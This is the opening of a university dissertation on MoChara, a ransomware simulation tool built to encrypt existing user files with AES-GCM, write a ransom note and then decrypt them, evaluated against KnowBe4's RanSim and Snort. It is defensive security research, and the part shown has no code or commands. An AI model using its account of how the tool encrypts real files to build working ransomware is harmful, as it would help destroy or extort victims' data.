



# **Evaluating the Effectiveness of Using a Modifiable Ransomware Simulation Tool**

**Patrick Collins**

Supervised by Shailendra Rathore (s.rathore@abertay.ac.uk)

BSc (Hons) Ethical Hacking

2022/23

School of Design and Informatics

Abertay University

# Table of Contents

Table of Figures .....	4
Table of Tables .....	6
Acknowledgements .....	7
Abstract .....	8
Glossary .....	9
Abbreviations .....	9
Chapter 1 Introduction .....	10
1.1 Background .....	10
1.2 Aim .....	10
1.3 Research Question .....	11
1.4 Scope .....	11
1.5 Overview of Chapters .....	11
Chapter 2 Literature Review .....	13
2.1 Ransomware Prevention Measures .....	13
2.2 Ransomware Detection .....	14
2.3 Ransomware Simulation Tools .....	15
2.4 Ransomware Features .....	17
2.5 Summary .....	19
Chapter 3 Methodology .....	20
3.1 Setting Up Host-Only Virtual Active Directory Network .....	20
3.1.1 Networking .....	20
3.1.2 Windows ESXI Server Version 7.0.3 .....	21
3.1.3 Windows Server 2019 .....	21
3.2 Snort Setup .....	22
3.3 MoChara .....	26
3.3.1 Selecting a Folder .....	26
3.3.2 Encryption .....	28
3.3.3 Ransom note .....	33
3.3.4 Decryption .....	35
3.3.5 Modifying MoChara .....	39
3.4 KnowBe4's RanSim v2.2.1.3 .....	41
3.4.1 Code .....	41

3.4.2 Setting Up RanSim.....	41
Chapter 4 Results .....	43
4.1 Introduction .....	43
4.2 File Entropy Python Script.....	43
4.2.1 Code .....	43
4.2.2 Running Script Before Encryption.....	44
4.2.3 Running Script After Encryption.....	45
4.3 Dataset - Entropy of All Test Files .....	45
4.3.1 Before Encryption .....	45
4.3.2 After Encryption.....	46
4.3.3 Calculating Entropy Difference .....	47
4.4 KnowBe4 RanSim .....	48
4.4.1 Simulation One – RanSim Default Test Files .....	48
4.4.2 Simulation Two – RanSim Using Personal Files.....	51
4.4.3 Simulation Three – Antivirus Disabled .....	53
4.5 Checking Snort Alerts.....	54
Chapter 5 Discussion .....	55
5.1 Directory used.....	55
5.2 Encryption Method .....	55
5.2.1 File appendage.....	55
5.2.2 Entropy.....	56
5.3 Ransom Note.....	56
5.4 Decryption Method.....	56
5.5 Scenario Modification .....	56
5.6 Windows Defender Antivirus .....	56
5.7 Snort Detection.....	57
5.8 Visuals .....	57
5.9 Discussion Summary .....	57
Chapter 6 Conclusion and Future Work .....	58
Conclusion.....	58
Future Work.....	58
List of References .....	59
Bibliography .....	61
Appendices .....	62

Appendix A – Project Approval .....	62
Appendix B – Ethics Submission.....	63
Appendix C – Literature Review.....	67
Appendix D – Methodology .....	69
Appendix E – Updating Snort rules .....	74
Appendix F – MoChara Code .....	75
Appendix G – Ransom Note .....	86
Appendix H – Snort Alerts When Running RanSim .....	87
Appendix I – Results.....	96
Appendix J – Python Script Used to Calculate Entropy.....	100
Appendix K – EntropyBefore.xlsx.....	102
Appendix L – EntropyAfter.xlsx.....	104
Appendix M – EntropyDifference.xlsx .....	106
Appendix N – KnowBe4 RanSim Spreadsheets.....	108

## Table of Figures

Figure 1: Component of Snort (A. Garg & P. Maheshwari, Fig. 5, 2016)	14
Figure 2: Google Trends result on “ransomware simulation tool” 2004-2023 with no data.	15
Figure 3: Google Trends result on “ransomware antivirus” 2004-2023 returning high interest.	16
Figure 4: Conti ransomware’s ransom note (Alzahrani, Y. Xiao and W. Sun, Figure 23, 2022)	18
Figure 5: Creating VMnet2 virtual switch IP and Subnet Mask.	20
Figure 6: Host-only VM network diagram.	21
Figure 7: Windows 10 Paddy domain account connected to ad.example.com	21
Figure 8: Domain accounts for AD domain	22
Figure 9: Searching packages for Snort.	22
Figure 10: Snort rule set updated 17th February 2023.	23
Figure 11: WAN settings for Snort on pfSense firewall.	23
Figure 12: Snort currently not running.	24
Figure 13: Snort is successfully monitoring the network for any alerts.	24
Figure 14: pfSense firewall WAN rules allowing traffic to 192.168.13.0/24 network.	24
Figure 15: pfSense firewall command line interface.	25
Figure 16: Snort alerted from Alice’s VM within the private network.	25
Figure 17: Encryption process.	26
Figure 18: Windows SHBrowseForFolder function used to select folder.	26
Figure 19: Setting the root directory to C:\Users.	27
Figure 20: User is only able to select sub folders from C:\Users.	27
Figure 21: Desktop is selected for the simulation.	27
Figure 22: If statement launching the encryption feature.	28
Figure 23: AES 256 key is stored on the User’s Desktop.	28
Figure 24: Unique IV generated for each file.	29
Figure 25: Encryption mode set to AES GCM mode	29
Figure 26: IV is stored into a file for the decryption process.	29
Figure 27: Original files contents encrypted and stored into new file.	29
Figure 28: Original file is overwritten with the encrypted data.	30
Figure 29: Encrypted data file is removed leaving only the original file encrypted.	30
Figure 30: Paddy’s VM Desktop with MoChara exe and test files.	31
Figure 31: MoChara launched and settings entered running encryption.	31
Figure 32: Files encrypted and filename appended on Paddy’s Desktop.	32
Figure 33: MessageBox asking how to open encrypted file.	32
Figure 34: Encrypted file opened with Notepad showing unreadable data.	33
Figure 35: Sixteen bytes IV for encrypted file.	33
Figure 36: AES Key string, appendage and the username is passed to note function.	34
Figure 37: note function generates text file with important simulation information.	34
Figure 38: ransom note text file on User’s Desktop.	34
Figure 39: Directions to decrypt, AES key and the appendage chosen in the ransom note.	35
Figure 40: Directory, file appendage and username is passed to the decrypt function.	35
Figure 41: Removing files “aes.key” and “ransom.txt” after successful decryption.	35
Figure 42: AES key is retrieved from the “key.aes” file.	36
Figure 43: IV is retrieved for decryption.	36
Figure 44: Decryption settings are configured using AES key and IV.	36
Figure 45: Original files contents decrypted and stored into a new file.	36
Figure 46: Decrypted data file and IV file removed leaving only the original file decrypted.	37
Figure 47: The researcher running the decryption process and configuring settings.	37
Figure 48: All files decrypted using MoChara.	38
Figure 49: Decrypted file readable showing original contents restored.	38
Figure 50: Select the directory to be encrypted/decrypted.	39
Figure 51: Confirm directory to be encrypted/decrypted.	39
Figure 52: File extension to be used in the scenario is requested.	39
Figure 53: “.veryepicawesometoolthatsveryusefulwow” file extension chosen.	40
Figure 54: Files encrypted with new appended file extension.	40
Figure 55: ransom note containing the AES key and the new file extension chosen.	40
Figure 56: Decrypting Desktop folder with new settings.	41
Figure 57: RanSim executable file on the Windows 10 VM.	41
Figure 58: RanSim tool installed.	41
Figure 59: RanSim shortcut placed on the Desktop.	42

Figure 60: RanSim application main menu. ....	42
Figure 61: Calculating file entropy in Python 3. ....	43
Figure 62: DataFrame is constructed and converted to Excel spreadsheet. ....	43
Figure 63: Recursively looping through each file in the directory chosen. ....	44
Figure 64: Running Python3 Entropy calculator on "D:\Get-Ent". ....	44
Figure 65: Script finished, and entropy outputted for some files. ....	44
Figure 66: Running Python3 Entropy calculator on "D:\Get-Ent". ....	45
Figure 67: Script finished, and entropy outputted for some files. ....	45
Figure 68: Clustered column presenting entropy on test files before encryption. ....	46
Figure 69: Clustered column presenting entropy on test files after encryption. ....	47
Figure 70: Clustered column presenting entropy difference of each file. ....	48
Figure 71: Test files before running RanSim. ....	48
Figure 72: Starting simulation one scenario at 6:33 am. ....	49
Figure 73: Simulation finished with system vulnerable to 21/23 scenarios. ....	50
Figure 74: Test files after running the tool. ....	50
Figure 75: RanSim copy own files to the test files folder. ....	51
Figure 76: Copying test files to the test files folder. ....	51
Figure 77: 5 personal files copied to the test files folder. ....	51
Figure 78: Starting simulation two scenario at 6:40 AM. ....	52
Figure 79: Test files unencrypted and unmodified. ....	52
Figure 80: Simulation two finished with vulnerable to 21/23 scenarios. ....	53
Figure 81: System vulnerable to 22/23 ransomware scenarios. ....	54
Figure 82: Snort alert log from 6:26AM-6:56AM. No security alerts or ransomware detection. ....	54

## **Table of Tables**

Table 1: Types of Encryptions deployed by ransomware .....	18
--	----

## **Acknowledgements**

I would like to thank God, the Father Almighty, who throughout my four years at university has guided me in all my decisions including this dissertation. Without his help I surely would not have made it this far.

I would like to thank my Honours Project supervisor Shailendra Rathore who has mentored me from our initial meeting discussing this research.

I would like to thank my Mother who has listened to my ramblings and, over time, begun to understand them more providing clarity against my adversities. I would also like to thank my Brother for helping give me the strength to have the uttermost confidence in myself that I would succeed in my final year at university.

Finally, I am thankful for my friends that I met during my time at Abertay that have made this an unforgettable experience and I wish them well on all their future endeavours.

## Abstract

Ransomware is one of the most prominent and successful threats facing computer security today. It is malicious software that's aim is to encrypt important information and extort the victim for payment to decrypt their files. Running a live ransomware sample would be a good test for the security measures a system has in place for this attack. However, this is incredibly dangerous as the sample has been created with the intention to do harm therefore it is not worth the risk.

This is why ransomware simulation tools are now being created. To test the systems security and detection against a ransomware attack in a safe and effective manner. There is no risk to the company or the individual running the tool. The idea behind each tool is to behave like ransomware as best as possible. However, many of these simulation tools aren't actually simulating how ransomware behaves effectively.

It is the main aim of this project to develop a ransomware simulation tool that combines the main features of ransomware into one tool encrypting existing user data. This project plans to enable the user to modify certain features of the ransomware simulation such as the file extension used for each simulation scenario and the directory that gets encrypted on the machine. Finally, it is the hopes of the researcher that this project will provide a guide for future developers on how to effectively design and implement a ransomware simulation tool themselves.

The researcher set up a private host-only virtual network to develop a ransomware simulation tool which was named MoChara. The network was set up to mimic an actual company network with Active Directory configured, multiple Windows 10 Machines, a Windows Server 2009 and a pfSense firewall. An intrusion detection tool called Snort was set up on the firewall to detect ransomware activity occurring on the network. A detailed overview was also given on how each ransomware feature was implemented in MoChara and what software the researcher used.

The developed tool and another popular ransomware simulation tool called RanSim was evaluated in this private network to test the result of a ransomware attack on the network. The project was evaluated by gathering quantitative data on MoChara, the ransomware simulation tool developed by the researcher, on the encryption/decryption feature to test its performance. Three simulation scenarios were performed using KnowBe4's RanSim tool and was evaluated on how it fared against MoChara in terms of its ransomware features and the statistical graphs generated in the reports at end of each simulation.

Overall, the project was a success, and the idea of a ransomware simulation tool was fully explored by the researcher. Ransomware simulation tools show a promising method to test the security against a ransomware attack in a safe manner rather than waiting for a true ransomware attack to occur on the network. However, a lot of work is needed to reach the point of fully simulating unknown ransomware behaviour and to do so safely.

## **Glossary**

Nonce (IV) – the unique bytes used in the file encryption/decryption process to encrypt/decrypt a file.

Zero-day – a previously unknown attack method either through the deployment of malicious software or use of an exploit.

## **Abbreviations**

AES: Advanced Encryption Standard.

EDR: Endpoint Detection and Response.

GCM: Galois/Counter Mode.

IDS: Intrusion Detection System.

VM: Virtual Machine.

# Chapter 1 Introduction

## 1.1 Background

Ransomware is one of the most prominent and successful threats facing computer security today. It is malicious software that's aim is to encrypt important information and extort the victim for payment to decrypt their files. To better understand how to protect and prevent this specific malware researchers have investigated each ransomware sample that has been created by performing malware analysis in an isolated and protected environment. Best practice is to use virtual machines to ensure the researcher's host machine does not get infected with the ransomware and become one of the attackers' victims. There are many reasons why someone would want to run a ransomware sample. To analyse how the sample is behaving and understand how the attackers' methods are evolving or demonstrating to others how damaging the threat is. Running the live sample would be a good test for the security measures a system has in place for this attack. However, this is incredibly dangerous as the sample has been created with the intention to do harm therefore it is not worth the risk. Attackers are aware of the attempts to analyse their malware by researchers and in return have evolved to detect if the sample is being run in a virtualized environment with Virtual Machines and prevent execution (YUCEEL and Picus Labs, 2022).

This is why ransomware simulation tools are now being created. To test the systems security and detection against a ransomware attack in a safe and effective manner. There is no risk to the company or the individual running the tool. The idea behind each tool is to behave like ransomware as best as possible. However, many of these simulation tools aren't actually simulating how ransomware behaves effectively (Allon, 2022).

There is a misunderstanding that the encryption can be performed on files that the tool itself creates. Ransomware encrypts already existing files on the user system, and encrypted files created from software happens for legitimate reasons such as Digital Rights Management (DRM) encryption. By playing it safe and not behaving as close to ransomware as possible we run the risk of giving false security assessments, not being able to detect ransomware effectively and more infections and attacks will continue to happen.

Approaches to simulating a ransomware attack differ in each of the tools. Some attempt to simulate one to one recreations of current and previous ransomware samples whilst others aim to simulate specific features of a ransomware attack. Such features are Exfiltration, Encryption, Decryption, Replication and creating a Ransomware note on the User's Desktop.

Current tools do not have the option to modify certain aspects of the ransomware simulation that may prove valuable if the user is allowed to do so. Furthermore, if we allow the user to modify aspects in each simulation scenario, we can better simulate ransomware attacks and improve detection and security against them.

In addition there are not any visual aspects of the scenarios. For example, seeing the entire User Desktop be encrypted like true ransomware would behave. The disadvantage of not having visuals in the scenario is the User cannot see the ransomware simulation in action though instead receive a report detailing security issues. It would be beneficial if the ransomware simulation were to fully play out in a safe manner to also help improve the user's understanding of a ransomware attack. A frightening scene but one that will help the user understand the impact of such an attack.

## 1.2 Aim

It's the main aim of this project to develop a ransomware simulation tool that combines the main features of ransomware into one tool without the false safety net that current simulators provide. Meaning that the tool developed will encrypt existing user data. Furthermore, this

project plans to enable the user to modify certain features of the ransomware simulation. Such as the file extension used for each simulation scenario and the directory that gets encrypted on the machine. Giving the user full control of the scenario will prevent any unwanted files from getting encrypted or modified and only chosen files will be used in the ransomware scenario.

Finally, another sub-aim is that this project will provide a guide for future developers on how to effectively design and implement a ransomware simulation tool themselves. Hopefully improving upon the one developed in this project taking the project area into the right direction.

## **Objectives**

Focused Objectives to achieve this aim are to:

- Undertake an extensive literature review on the project area
- Develop a ransomware simulation tool that can be run in a Windows environment
- Implement main features discussed, behaving as close to live malware as possible, whilst still being safe to run.
- Give the User the ability to modify the file extension used in each scenario.
- Compare the final project against current simulation tools to see if the tool is going in the right direction.

## **1.3 Research Question**

*Are ransomware simulation tools an effective measure to accurately assess security against a ransomware attack?*

The research will attempt to answer if deploying ransomware simulation tools on a system will give the User confidence that their current setup is safe and secure from a true ransomware attack.

## **1.4 Scope**

The tool will be developed using the programming language C++ and for the Windows Operating System. Only the main features of ransomware will be implemented. Encryption, Ransomware Note and Decryption. After main features are implemented, the researcher will make it possible to modify the file appendage for the encryption and which directory gets encrypted.

The project's effectiveness will be evaluated using a quantitative approach gathering data of encryption success and comparing the encryption success of other tools. To test replication the detection tool Snort will be used to gather quantitative data. Rules will be downloaded to detect ransomware behavior on the network and system. The detection rate will be presented if the tool triggers the Snort alerts.

## **1.5 Overview of Chapters**

### **Literature Review**

The current state of the project area which is split up into parts to cover a wide range of research. The review gradually leads to a specific understanding of how to develop an effective ransomware simulation tool.

## **Methodology**

A detailed overview on how the project was delivered in terms of the software and resources used to develop the ransomware simulation tool. The overview is laid out step-by-step showing how the project was achieved. The chapter ends with the set up of the tool developed in this project called “MoChara” and KnowBe4’s “RanSim” ready to evaluate the effectiveness.

## **Results**

Includes Shannon Scale entropy statistical graphs for MoChara showing encryption success on chosen directory before and after encryption. The effectiveness of RanSim’s main features and methods is found through the outcome of multiple executions of simulation tool RanSim and how it is performing alongside the statistical graphs generated by RanSim. The chapter ends having effectiveness of both tools on the main features of ransomware ready for discussion.

## **Discussion**

A detailed discussion on the success of the project using the data collected from both MoChara and RanSim. The Results previously gather are explained highlighting how effective the tool was and the wider impact of what this project has achieved. The chapter also critically discusses each ransomware feature identified and implemented in detail in both ransomware simulation tools. Finally, the chapter goes over the security detections on the network and how effective they were at detecting the ransomware activity.

## **Conclusion**

An overall conclusion is made on the investigation carried out and what the ransomware simulation tool developed in this project (MoChara) has been achieved. How effective RanSim was compared to MoChara is also reflected upon. Improvements are also given on how the project could be taken further implementing more ransomware features into MoChara and using different evaluation methods.

## Chapter 2 Literature Review

This chapter reviews previous literature on the topic of ransomware. The literature is broken down into four main sections: Ransomware Prevention Measures, Ransomware Detection, Ransomware Simulation Tools, and Ransomware Features.

Ransomware Prevention Measures will go over the current state of advice given to individuals and organisations on how to prevent and protect themselves from a ransomware attack. Ransomware Detection will go over approaches to detecting ransomware by previous researchers and their success. Ransomware Simulation Tools will go over previous attempts by researchers and companies at creating ransomware simulation tools for similar purposes and their overall effectiveness. Finally, Ransomware Features will go over some of the key features of ransomware to give the researcher and others a good understanding of what is required to effectively simulate each stage of the malicious software.

### 2.1 Ransomware Prevention Measures

There continues to be the same general advice that every individual and organization should take to prevent ransomware. Research carried out by S. Saxena and H. K. Soni titled “Strategies for Ransomware Removal and Prevention” helps fully define the updated advice given back in 2018 (S. Saxena & H. K. Soni, 2018). Section VIII, B of this research states that to prevent ransomware:

- Antivirus should always have the latest update.
- Apply patches and keep the operating system, antivirus, browsers, Adobe Flash Player, Java, and other software with the latest update.
- Back up important data and do so regularly
- Spam messages should not be opened or replied.
- Personalize anti-spam email settings.
- Keep the Windows Firewall turned on and properly configured at all times.
- Enhance the security of your Microsoft Office components (Word, Excel, PowerPoint, Access, etc.).

Going into 2021, 3 years later, "A Review on Ransomware Attack" by Ekta and U. Bansal shows that this advice has stayed the same despite a steady increase of worldwide ransomware attacks (Ekta & U. Bansal, 2021). The updated advice for the year 2021 according to Section V:

- Antivirus should always have the latest update.
- Be careful while opening unsolicited attachments and links. Similarly, before clicking on any hyperlinks make sure it is from a known source.
- Backing up data regularly and maintaining an existing archive off-site.
- As an administrator do not stay logged in for longer than required, avoid searching tasks or opening documents and other normal tasks. Allow only needed permission to users
- Always keep turned on Windows Firewall and fully configured.
- Develop anti-malware or anti-virus software to perform regular tests.

Despite all of these prevention measures it just takes one successful social engineering attempt to deploy the ransomware on the network. Furthermore, If the ransomware attack utilizes a zero-day method it would surely bypass the advised measures listed above as even the software and antivirus detection will be unaware of the threat.

## 2.2 Ransomware Detection

As discussed previously, there are many types of methods being used to stop ransomware from executing on a network and preventing ransomware attacks on a company. However, what if we could detect the ransomware's execution on the network level? One proposed solution by C.Moore in 2016 titled "Detecting Ransomware with Honeypot Techniques" is a honeypot folder that will detect changes to a file once ransomware is deployed to the machine (C.Moore, 2016). This effectively creates a tripwire that alerts the administrator of the ransomware activity if a file is modified in the honeypot folder. Whilst this is a working solution, it is not very effective as the ransomware will always have to modify and make changes to the specific honeypot folder where there is no guarantee that the encryption phase designed by the ransomware authors will even enter this folder. A more dangerous outcome is that the administrator of the network will believe the network is ransomware free due to the ransomware not encrypting the honeypot folder. A more effective solution is one that covers the entire network instead of a singular folder.

A more recent network security measure that covers the entire network is using detection-based rules that will notify the security team of any malicious activity that is occurring on a network through matching network packets. To help with the implementation of the detection-based rules, network-based tools have been created as a central location to easily keep updated with new rules to match the malicious activity of new malicious software. This tool is called an Intrusion Detection System (IDS), which aims to detect malicious activity occurring on a network through the real-time analysis of network traffic to match against previously created rule sets. One of the most popular network-based IDS is called Snort (Cisco, 2023).

A fantastic analysis performed by A. Garg and P. Maheshwari on the Snort-based Intrusion Detection System in 2016 gave an overview on the types of IDS detection and how they function (A. Garg & P. Maheshwari, 2016). The two types are Signature-based detection and Anomaly-based detection. Signature-based detection is rules that are created for known attacks meaning the malicious software is known to Snort and the network security community. Figure 1, as presented by A. Garg and P. Maheshwari, is an example of how Snort's alerting works. Once a rule is matched the alert is either outputted or stored for later inspection in a log file (A. Garg & P. Maheshwari, Fig. 5, 2016). The benefit of using Signature-based detection is that there is generally a low false positive rate with the generated alerts.




Figure 1: Component of Snort (A. Garg & P. Maheshwari, Fig. 5, 2016)

On the other hand, Anomaly-based detection aims to detect unknown attacks meaning the network security community has not identified them. Therefore, Signature-based rules cannot be created to detect these unknown attacks. It achieves this by analysing the network environment for any unusual network activity without the use of any rules. As rules will be used in Snort, the proposed research will evaluate the Signature-based detection against ransomware.

Now, the threat of ransomware is becoming uncontrollable and rule sets are being created for Snort with hopes to detect the activity of ransomware on a network. Thankfully an investigation was performed by M. Satheesh Kumar, J. Ben-Othman and K. G. Srinivasagan in 2018 on Snort and Yara's success at detecting Ransomware, specifically the WannaCry ransomware (M. Satheesh Kumar, J. Ben-Othman & K. G. Srinivasagan, 2018). Through the researchers' investigation they were able to detect the activity of the exploit "EternalBlue" and backdoor implant "Double Pulsar" that WannaCry uses through Snort analysing packets with created rules. Due to this outcome, the research proves that IDS tools are effective for the malicious software detection of Ransomware much like any other malicious software if new rules are created to detect the activity on the host/network.

There is missing research and lacking evidence into how effective Snort is against ransomware simulation tools and not live ransomware created by malicious attackers for the intention of extortion.

## 2.3 Ransomware Simulation Tools

A ransomware simulation tool is a new concept where a tool aims to mimic the activity of ransomware to evaluate the security of a network. There is no threat to the organisation as the tool aims to only simulate how real ransomware behaves. Their data is not permanently encrypted or held for ransom. The individual has full control over the simulation scenario.

Figure 2 below shows a Google Trends search on "ransomware simulation tool" (Google, 2023). Stretching back to 2004 until 2023 there is no data in this area meaning this term is searched by very few people.




Figure 2: Google Trends result on "ransomware simulation tool" 2004-2023 with no data.

Comparatively, Figure 3 below shows a Google Trends search on “ransomware antivirus” (Google, 2023). Stretching back from 2004 to 2023 the result shows a steady interest on this prevention measure against ransomware.




Figure 3: Google Trends result on “ransomware antivirus” 2004-2023 returning high interest.

In 2017 at the height of ransomware interest, researchers’ conducted an analysis on the anatomy of ransomware and then running a popular ransomware simulation tool to help generate policies to reduce data loss with the paper “Social engineering as an attack vector for ransomware” (P. L. Gallegos-Segovia, J. F. Bravo-Torres, V. M. Larios-Rosillo, P. E. Vintimilla-Tapia, I. F. Yuquilima-Albarado & J. D. Jara-Saltos, 2017).

The simulation tool the researchers’ used was called “RanSim” created by the company KnowBe4 (KnowBe4, 2023). Section III of the paper goes over the extent of the ransomware simulation tool. RanSim “tests the workstation with different scenarios that check if the files can be encrypted” (See Appendix A, Figure 1). As stated on KnowBe4’s RanSim download page and at the time of writing “*RanSim will simulate 22 ransomware infection scenarios and 1 cryptomining infection scenario*” (KnowBe4, 2023). The specific scenarios mentioned aim to simulate ransomware behaviour and methods used by previously created ransomware. For example, the “InsideCryptor” scenario “Encrypts files using string encryption and overwrites most of the content of the original files” (See Appendix A, Figure 1&2). Another scenario called “LockyVariant” aims to fully simulate the Locky ransomware (See Appendix A, Figures 1&3).

Whilst RanSim will effectively simulate these scenarios and ransomware variants this is not an effective long-term plan. With each new ransomware variant created the tool will always be one step behind, having to simulate this variant’s behaviour one to one with the scenario becoming obsolete once a new ransomware variant is created that does not behave similar. Simulating methods such as “InsideCryptor”, as discussed previously, appears to be a better direction and long-term approach as the tool is not simulating a specific ransomware variant but a method that many variants may deploy.

One major flaw in this ransomware simulation tool is that “*For the purposes of encryption, simulated data files are downloaded from the Internet*” and that “*the encryption keys and algorithms...are different from the encryption keys and algorithms used in real ransomware*” (KnowBe4, 2023, KnowBe4, 2023).

Live ransomware encryption processes encrypt already existing data on the hard disk. The tool creating files and then encrypting them is not the same. Similarly, using different encryption algorithms than current ransomware uses. This calls into question of how trustworthy is the security assessment being simulated and generated?

Additionally, from what can be understood from the research and RanSim's manual there is a considerable amount of ransomware features missing in RanSim (KnowBe4, 2023). The tool mentions encryption scenarios although none for replication, data exfiltration and more which are staple behavioural aspects of ransomware. Due to this the tool may be giving a false security assessment to the individual if the only assessment is the encryption process and questionable scenarios.

In 2020, an interesting hypothesis by A. Adamov and A. Carlsson on "Reinforcement Learning for Anti-Ransomware Testing" experimented with the idea of using a simulation tool to behave like ransomware for their research objective (A. Adamov and A. Carlsson, 2020). Much like the idea of RanSim. The researchers' objective was to bypass an anti-ransomware defence instead of testing network security. Simplistic in nature, the ransomware simulation tool had three features:

1. Adding the file extension of ".enc" to encrypted files,
